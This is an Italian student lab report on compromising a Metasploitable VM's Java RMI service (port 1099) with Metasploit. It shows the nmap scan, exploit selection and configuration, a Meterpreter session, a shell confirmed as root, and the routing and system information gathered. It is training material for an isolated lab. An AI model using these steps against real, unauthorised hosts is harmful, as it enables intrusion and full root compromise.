REPORT 09/12/2022

FACCILONGO DOMENICO

PROGETTO VULNERABILITY JAVA RMI

TASK

Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete ; 2) informazioni sulla tabella di routing della macchina vittima

ANALISI E VALUTAZIONI

- **STEP 1: Configurazione indirizzi IP**
  Configuriamo gli indirizzi IP della macchina attaccante (Kali) e della macchina target (Meta) con i seguenti indirizzi IP:

Kali →


```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.11.111/24
gateway 192.168.11.103
```

Meta →

```
  GNU nano 2.0.7         File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1
```

- **STEP 2: Test comunicazione tra le due macchine**


  Facciamo una prova di ping tra le due macchine:



- **STEP 3: scansione con nmap e ricerca della vulnerabilità**

  Andiamo ora ad eseguire una scansione delle porte aperta sulla macchina target. Quindi apriamo un terminale ed eseguiamo il seguente comando:

nmap -sV 192.168.11.112




La porta 1099 è la vulnerabilità che ci interessa attualmente ed è aperta. Avendo ottenuto le info di cui più abbiamo bisogno possiamo passare alla fase di exploit con msfconsole.

- **STEP 4: Apertura di msfconsole. Ricerca e configurazione exploit**
  Innanzitutto avviamo msfconsole dal quale otterremo la seguente interfaccia con il comando ***msfconsole***

Ciascuno avrà un messaggio di benvenuto diverso.

Ottenuta la shell di metasploit possiamo andare a cercare l'exploit che più ci interessa per la vulnerabilità trovata. Ricordando che quest'ultima è un servizio "java_rmi" usiamo il comando:

search java_rmi



Dopo averla trovata usiamo il comando per selezionarla:


use 1

1 perché l'exploit interessato è il numero 1. Avremo potuto inserire al posto del numero anche il path dell'exploit.

- **STEP 5: Info, options e configuration**

  Per vedere se effettivamente è l'execution che a noi interessa usiamo il comando


Info



Il risultato ottenuto è il seguente, dal quale il rettangolino rosso descrive l'exploit scelto.

Successivamente andiamo a vedere la configurazione dell'exploit con io comando:


show options



Come si può notare nella configurazione manca l'IP della macchina vittima nella sezione RHOSTS. Per impostarlo usiamo il comando:

set RHOSTS 192.168.11.112

Andiamo ad effettuare un ultimo controllo sempre con il comando ***show options*** per vedere se effettivamente è tutto pronto per l'attacco.




Un'altra particolarità è che l'exploit scelto ha già di default il suo payload come si può vedere da rettangolo rosso in figura. Pertanto possiamo procedere al prossimo step.

- **STEP 6: Fase d'attacco**


Per eseguire l'attacco alla macchina target usiamo il comando:

exploit o ***run***



Una volta ottenuta la sessione andiamo ad eseguire vari comandi da remoto. Dapprima andiamo ad ottenere la configurazione di rete della macchina vittima utilizzando il comando:

ifconfig



Successivamente andiamo ad ottenere informazioni sulla tabella di routing della macchina vittima, utilizzando il comando:

route

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe7b:211d  ::       ::
```

Possiamo sfruttare questo momento per ottenere informazioni aggiuntive sulla macchina target, come ad esempio il suo sistema operativo. Per farlo usiamo il comando:

sysinfo

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
```

Un'altra azione che potremo fare è ad esempio vedere se siamo root ed abbiamo quindi i permessi per sfruttare file system importanti. La prima cosa da fare è aprire una shell da meterpreter dal quale andremo inserire comandi da remoto. Utilizziamo quindi il comando:

shell successivamente all'apertura digitiamo ***id***

```
meterpreter > shell
Process 1 created.
Channel 1 created.
id
uid=0(root) gid=0(root)
```

Come si può notare siamo root ed abbiamo tutti i permessi per eseguire azioni sulla macchina target.

Per un ulteriore test sui permessi ottenuti proviamo ad andare sulla directory root; se entrati, allora è verificato. Sempre da shell spostiamoci sulla cartella root con il comando:


cd root

Dopo di che verifichiamo se siamo dentro con:

pwd

E infine andiamo a vedere i file interni con:

ls



RISOLUZIONE DI PROBLEMATICHE:

Se doveste ricevere l'errore mostrato in figura sotto, modificate il parametro HTTPDELAY e configurate il valore a 20.